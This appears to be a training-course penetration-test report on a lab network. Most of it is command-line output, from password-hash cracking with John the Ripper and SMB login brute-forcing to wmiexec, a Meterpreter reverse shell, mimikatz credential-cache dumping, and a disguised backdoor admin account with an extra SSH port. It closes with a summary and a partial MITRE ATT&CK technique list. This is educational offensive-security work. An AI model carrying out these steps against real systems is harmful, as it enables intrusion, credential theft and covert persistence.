└─# john --show hasheskiwi2.txt
0 password hashes cracked, 2 left

┌──(root💀kali)-[~]
└─# john --format=nt hasheskiwi2.txt --show
cdanvers:Marvel!

1 password hash cracked, 0 left

┌──(root💀kali)-[~]
└─#
```

```
msfadmin@metasploitable:~$ head -n 10 /etc/ssh/sshd_config
# Package generated configuration file
# See the sshd(8) manpage for details

# What ports, IPs and protocols we listen for
Port 22
# Use these options to restrict which interfaces/protocols sshd will bind to
#ListenAddress ::
#ListenAddress 0.0.0.0
Protocol 2
# HostKeys for protocol version 2
msfadmin@metasploitable:~$ head  /etc/ssh/sshd_config
# Package generated configuration file
# See the sshd(8) manpage for details

# What ports, IPs and protocols we listen for
Port 22
# Use these options to restrict which interfaces/protocols sshd will bind to
#ListenAddress ::
#ListenAddress 0.0.0.0
Protocol 2
# HostKeys for protocol version 2
msfadmin@metasploitable:~$
```


```
msfadmin@metasploitable:~$ sudo useradd systemd-ssh
[sudo] password for msfadmin:
msfadmin@metasploitable:~$ sudo passwd systemd-ssh
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
```


```
msfadmin@metasploitable:~$ sudo usermod -a -G admin systemd-ssh
msfadmin@metasploitable:~$ su systemd-ssh
Password:
sh-3.2$ groups
systemd-ssh admin
sh-3.2$
```


```
 GNU nano 2.0.7                File: /etc/ssh/sshd_config

# Package generated configuration file
# See the sshd(8) manpage for details

# What ports, IPs and protocols we listen for
Port 22
Port 10022
# Use these options to restrict which interfaces/protocols sshd will bind to
#ListenAddress ::
#ListenAddress 0.0.0.0
Protocol 2
# HostKeys for protocol version 2
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_dsa_key
#Privilege Separation is turned on for security
UsePrivilegeSeparation yes

# Lifetime and size of ephemeral version 1 server key
KeyRegenerationInterval 3600
ServerKeyBits 768

# Logging
```

```
msf6 exploit(windows/local/wmi) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] [172.22.117.10] Executing payload
[-] [172.22.117.10] Error moving on ... stdapi_fs_delete_file: Operation failed: The process cannot access the file because it is being used by another process.
[*] Sending stage (175174 bytes) to 172.22.117.10
[*] Meterpreter session 2 opened (172.22.117.100:4444 → 172.22.117.10:58702 ) at 2024-03-27 20:35:00 -0400

meterpreter > sysinfo
Computer        : WINDC01
OS              : Windows 2016+ (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : MEGACORPONE
Logged On Users : 11
Meterpreter     : x86/windows
meterpreter >
```

```
systemd-ssh@metasploitable:~$ whoami
systemd-ssh
systemd-ssh@metasploitable:~$ sudo
usage: sudo -h | -K | -k | -L | -l | -V | -v
usage: sudo [-bEHPS] [-p prompt] [-u username|#uid] [VAR=value]
            {-i | -s | <command>}
usage: sudo -e [-S] [-p prompt] [-u username|#uid] file ...
systemd-ssh@metasploitable:~$ sudo -i
[sudo] password for systemd-ssh:
root@metasploitable:~#
```


┌──(root💀kali)-[~]
└─# ssh msfadmin@172.22.117.150 -p 10022
msfadmin@172.22.117.150's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Wed Mar 20 19:24:58 2024 from 172.22.117.100
msfadmin@metasploitable:~$


┌──(root💀kali)-[~]
└─# nmap -A -T4 172.22.117.0/24
Starting Nmap 7.92 (https://nmap.org) at 2024-03-21 19:21 EDT
Nmap scan report for WinDC01 (172.22.117.10)
Host is up (0.00073s latency).
Not shown: 989 closed tcp ports (reset)
PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2024-03-21 23:21:28Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: megacorpone.local0., Site: Default-First-Site-Name)
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: megacorpone.local0., Site: Default-First-Site-Name)
3269/tcp open tcpwrapped
MAC Address: 00:15:5D:02:04:11 (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=3/21%OT=53%CT=1%CU=36809%PV=Y%DS=1%DC=D%G=Y%M=00155D%T
OS:M=65FCC116%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10B%TI=I%CI=I%II=I
OS:%SS=S%TS=U)OPS(O1=M5B4NW8NNS%O2=M5B4NW8NNS%O3=M5B4NW8%O4=M5B4NW8NNS%O5=M
OS:5B4NW8NNS%O6=M5B4NNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70
OS:)ECN(R=Y%DF=Y%T=80%W=FFFF%O=M5B4NW8NNS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+
OS:%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T
OS:=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0
OS:%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S
OS:=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R
OS:=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N
OS:%T=80%CD=Z)
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
| smb2-time:
| date: 2024-03-21T23:21:50
|_ start_date: N/A
| smb2-security-mode:


└─# ssh systemd-ssh@172.22.117.150 -p 10022
systemd-ssh@172.22.117.150's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

```
msf6 > search smb_login

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  auxiliary/scanner/smb/smb_login                        normal  No     SMB Login Check Scanner


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/sm

msf6 > use 0
msf6 auxiliary(scanner/smb/smb_login) > options

Module options (auxiliary/scanner/smb/smb_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ABORT_ON_LOCKOUT  false            yes       Abort the run when an account lockout is dete
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the cu
   DB_ALL_PASS       false            no        Add all passwords in the current database to t
   DB_ALL_USERS      false            no        Add all users in the current database to the
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the curre
   DETECT_ANY_AUTH   false            no        Enable detection of systems accepting any aut
```


```
[*] 172.22.117.9:445      - 172.22.117.9:445 - Starting SMB login bruteforce
[-] 172.22.117.9:445      - 172.22.117.9:445 - Could not connect
[*] 172.22.117.10:445     - 172.22.117.10:445 - Starting SMB login bruteforce
[+] 172.22.117.10:445     - 172.22.117.10:445 - Success: 'megacorpone\tstark:Password!'
[*] 172.22.117.11:445     - 172.22.117.11:445 - Starting SMB login bruteforce
[-] 172.22.117.11:445     - 172.22.117.11:445 - Could not connect
[*] 172.22.117.12:445     - 172.22.117.12:445 - Starting SMB login bruteforce
[-] 172.22.117.12:445     - 172.22.117.12:445 - Could not connect
```

```
   #  Name                                    Disclosure Date  Rank    Check  Description
   -  ----                                    ---------------  ----    -----  -----------
   0  auxiliary/scanner/smb/impacket/wmiexec  2018-03-19       normal  No     WMI Exec

nteract with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smb/impacket/wmiexec

sf6 auxiliary(scanner/smb/smb_login) > use 0
sf6 auxiliary(scanner/smb/impacket/wmiexec) > options

odule options (auxiliary/scanner/smb/impacket/wmiexec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   COMMAND                     yes       The command to execute
   OUTPUT     true             yes       Get the output of the executed command
   RHOSTS                      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   SMBDomain  .                no        The Windows domain to use for authentication
   SMBPass                     yes       The password for the specified username
   SMBUser                     yes       The username to authenticate as
   THREADS    1                yes       The number of concurrent threads (max one per host)

sf6 auxiliary(scanner/smb/impacket/wmiexec) > set RHOSTS 172.22.117.20
HOSTS => 172.22.117.20
sf6 auxiliary(scanner/smb/impacket/wmiexec) > set SMBDomain megacorpone
MBDomain => megacorpone
sf6 auxiliary(scanner/smb/impacket/wmiexec) > set SMBPass Password!
MBPass => Password!
sf6 auxiliary(scanner/smb/impacket/wmiexec) > set SMBUser tstark
```

```
msf6 auxiliary(scanner/smb/impacket/wmiexec) > set command whoami
command => whoami
msf6 auxiliary(scanner/smb/impacket/wmiexec) > run

[*] Running for 172.22.117.20...
[*] 172.22.117.20 - SMBv3.0 dialect used
[*] megacorpone\tstark

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/impacket/wmiexec) >
```

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > use auxiliary/scanner/smb/smb_login
Loading extension auxiliary/scanner/smb/smb_login...
[-] Failed to load extension: No module of the name auxiliary/scanner/smb/smb_login found
meterpreter > kiwi_cmd lsadump::cache
Domain : WINDOWS10
SysKey : 1197da08e9ae7a1a84a39e929702036c

Local name : WINDOWS10 ( S-1-5-21-2395882817-3035617120-3953015024 )
Domain name : MEGACORPONE ( S-1-5-21-1129708524-1666154534-779541012 )
Domain FQDN : megacorpone.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {46de65ce-2dfb-2544-3691-2047d4f65909}
  [00] {46de65ce-2dfb-2544-3691-2047d4f65909} c36e5df9ea31296eea49ba0a56c977e5b1cd8c238b7129a1863969b16b159814

* Iteration is set to default (10240)

[NL$1 - 3/27/2024 7:45:38 PM]
RID       : 00000455 (1109)
User      : MEGACORPONE\pparker
MsCacheV2 : af8bca7828a82d401c4c143fc51dfa72

[NL$2 - 3/25/2024 8:22:57 PM]
RID       : 00000453 (1107)
User      : MEGACORPONE\bbanner
MsCacheV2 : 9266b8f89ae43e72f582cd1f9f298ded

[NL$3 - 4/19/2022 10:56:15 AM]
RID       : 00000641 (1601)
User      : MEGACORPONE\tstark
MsCacheV2 : d84f760da198259002fe86c4e6546f01

meterpreter >
```

```
┌──(root💀kali)-[~]
└─# nano hasheskiwi.txt

┌──(root💀kali)-[~]
└─# john --format=mscash2 hasheskiwi.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW 16x])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 38 candidates buffered for the current salt, minimum 64 needed for performance.
Warning: Only 42 candidates buffered for the current salt, minimum 64 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Winter2021       (bbanner)
Spring2021       (pparker)
Password!        (tstark)
3g 0:00:00:06 DONE 2/3 (2024-03-27 19:53) 0.4846g/s 14861p/s 14964c/s 14964C/s Barn2..Asdf!
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed.

┌──(root💀kali)-[~]
└─#
```



Summary:

Utilizing the Metasploit Framework, our team successfully gained unauthorized access to a target network, initiated lateral movement, and escalated privileges, showcasing multiple vulnerabilities within the system.

We began our reconnaissance by targeting a domain name, extracting valuable information regarding web IP addresses using tools like Nmap and Zenmap for more aggressive scanning and vulnerability detection. This approach led us to uncover crucial data and administrative information through Google hacking techniques.

Expanding our exploration, we identified additional IP addresses within the local network, including 172.22.117.10, 172.22.117.20, and 172.22.117.150. Leveraging this information, we proceeded to exploit the discovered vulnerabilities, including the VSFTPD Backdoor, Weak-Stored Password Policy, Unsecured Microsoft Directory Services (TCP/UDP 445), and SSH-keys exchange.

One significant breakthrough came when we obtained important user hashes and subsequently cracked them using John the Ripper commands, granting us initial access to the system. From there, we utilized Kiwi to retrieve personal information and further exploit the system's weaknesses.


Additionally, we employed lateral movement techniques within the network, establishing a new SSH access point to facilitate further exploration and data retrieval. Finally, we leveraged Metasploit to escalate privileges, solidifying our control over the compromised system.

By creating a scheduled task, we ensured that our access to the system persisted even after initial exploitation, enhancing our ability to gather intelligence, exfiltrate data, and execute further actions within the network undetected.


In conclusion, our successful penetration test highlighted the critical importance of robust security measures to defend against various attack vectors, emphasizing the need for comprehensive vulnerability assessments and proactive security measures to safeguard sensitive data and infrastructure.

MITRE ATT&CK Navigator Map

[Using the MITRE ATT&CK Navigator, build out a map showing what techniques you've used so far. To do so, on the MITRE ATT&CK Navigator page, click "Create New Layer," then "Enterprise," and select each technique that you've used. Change the color of each selected technique to highlight it in yellow if it was successful, or in red if it was unsuccessful, as the following image shows:



When you're done, be sure to download the chart as JSON by clicking the download icon, as the following image shows:




Remember, this report is not yet complete—we will finish it in the next module.

The following completed MITRE ATT&CK navigator map shows all of the techniques and tactics that ICO used throughout the assessment.

Legend:

Performed successfully
Failure to perform

[MITRE ATT&CK navigator map]


Megacorpone
Reconnaissance
10 techniques
Active Scanning
Gather Victim Host Information
Gather Victim Identity Information
Gather Victim Network Information
Gather Victim Org Information
Phishing for Information
Search Closed Sources
Search Open Technical Databases
Search Open Websites/Domains
Search Victim-Owned Websites
Resource Development
8 techniques
Acquire Access
Acquire Infrastructure
Compromise Accounts
Compromise Infrastructure
Develop Capabilities
Establish Accounts
Obtain Capabilities
Stage Capabilities
Initial Access
10 techniques
Content Injection
Drive-by Compromise
Exploit Public-Facing Application
External Remote Services
Hardware Additions
Phishing
Replication Through Removable Media
Supply Chain Compromise
Trusted Relationship
Valid Accounts
Execution
14 techniques
Cloud Administration Command
Command and Scripting Interpreter
Container Administration Command
Deploy Container
Exploitation for Client Execution
Inter-Process Communication
Native API
Scheduled Task/Job
Serverless Execution
Shared Modules
Software Deployment Tools
System Services
User Execution
Windows Management Instrumentation
Persistence
20 techniques
Account Manipulation
BITS Jobs
Boot or Logon Autostart Execution
Boot or Logon Initialization Scripts
Browser Extensions
Compromise Client Software Binary
Create Account
Create or Modify System Process
Event Triggered Execution
External Remote Services
Hijack Execution Flow
Implant Internal Image
Modify Authentication Process
Office Application Startup
Power Settings
Pre-OS Boot
Scheduled Task/Job
Server Software Component
Traffic Signaling
Valid Accounts
Privilege Escalation
14 techniques
Abuse Elevation Control Mechanism
Access Token Manipulation
Account Manipulation
Boot or Logon Autostart Execution
Boot or Logon Initialization Scripts
Create or Modify System Process
Domain Policy Modification
Escape to Host
Event Triggered Execution
Exploitation for Privilege Escalation
Hijack Execution Flow
Process Injection
Scheduled Task/Job
Valid Accounts
Defense Evasion
43 techniques
Abuse Elevation Control Mechanism
Access Token Manipulation
BITS Jobs
Build Image on Host
Debugger Evasion
Deobfuscate/Decode Files or Information
Deploy Container
Direct Volume Access
Domain Policy Modification
Execution Guardrails
Exploitation for Defense Evasion
File and Directory Permissions Modification
Hide Artifacts
Hijack Execution Flow
Impair Defenses
Impersonation
Indicator Removal
Indirect Command Execution
Masquerading
Modify Authentication Process
Modify Cloud Compute Infrastructure
Modify Registry
Modify System Image
Network Boundary Bridging
Obfuscated Files or Information
Plist File Modification
Pre-OS Boot
Process Injection
Reflective Code Loading
Rogue Domain Controller
Rootkit
Subvert Trust Controls
System Binary Proxy Execution
System Script Proxy Execution
Template Injection
Traffic Signaling
Trusted Developer Utilities Proxy Execution
Unused/Unsupported Cloud Regions
Use Alternate Authentication Material
Valid Accounts
Virtualization/Sandbox Evasion
Weaken Encryption
XSL Script Processing
Credential Access
17 techniques
Adversary-in-the-Middle
Brute Force
Credentials from Password Stores
Exploitation for Credential Access
Forced Authentication
Forge Web Credentials
Input Capture
Modify Authentication Process
Multi-Factor Authentication Interception
Multi-Factor Authentication Request Generation
Network Sniffing
OS Credential Dumping
Steal Application Access Token
Steal or Forge Authentication Certificates
Steal or Forge Kerberos Tickets
Steal Web Session Cookie
Unsecured Credentials
Discovery
32 techniques
Account Discovery
Application Window Discovery
Browser Information Discovery
Cloud Infrastructure Discovery
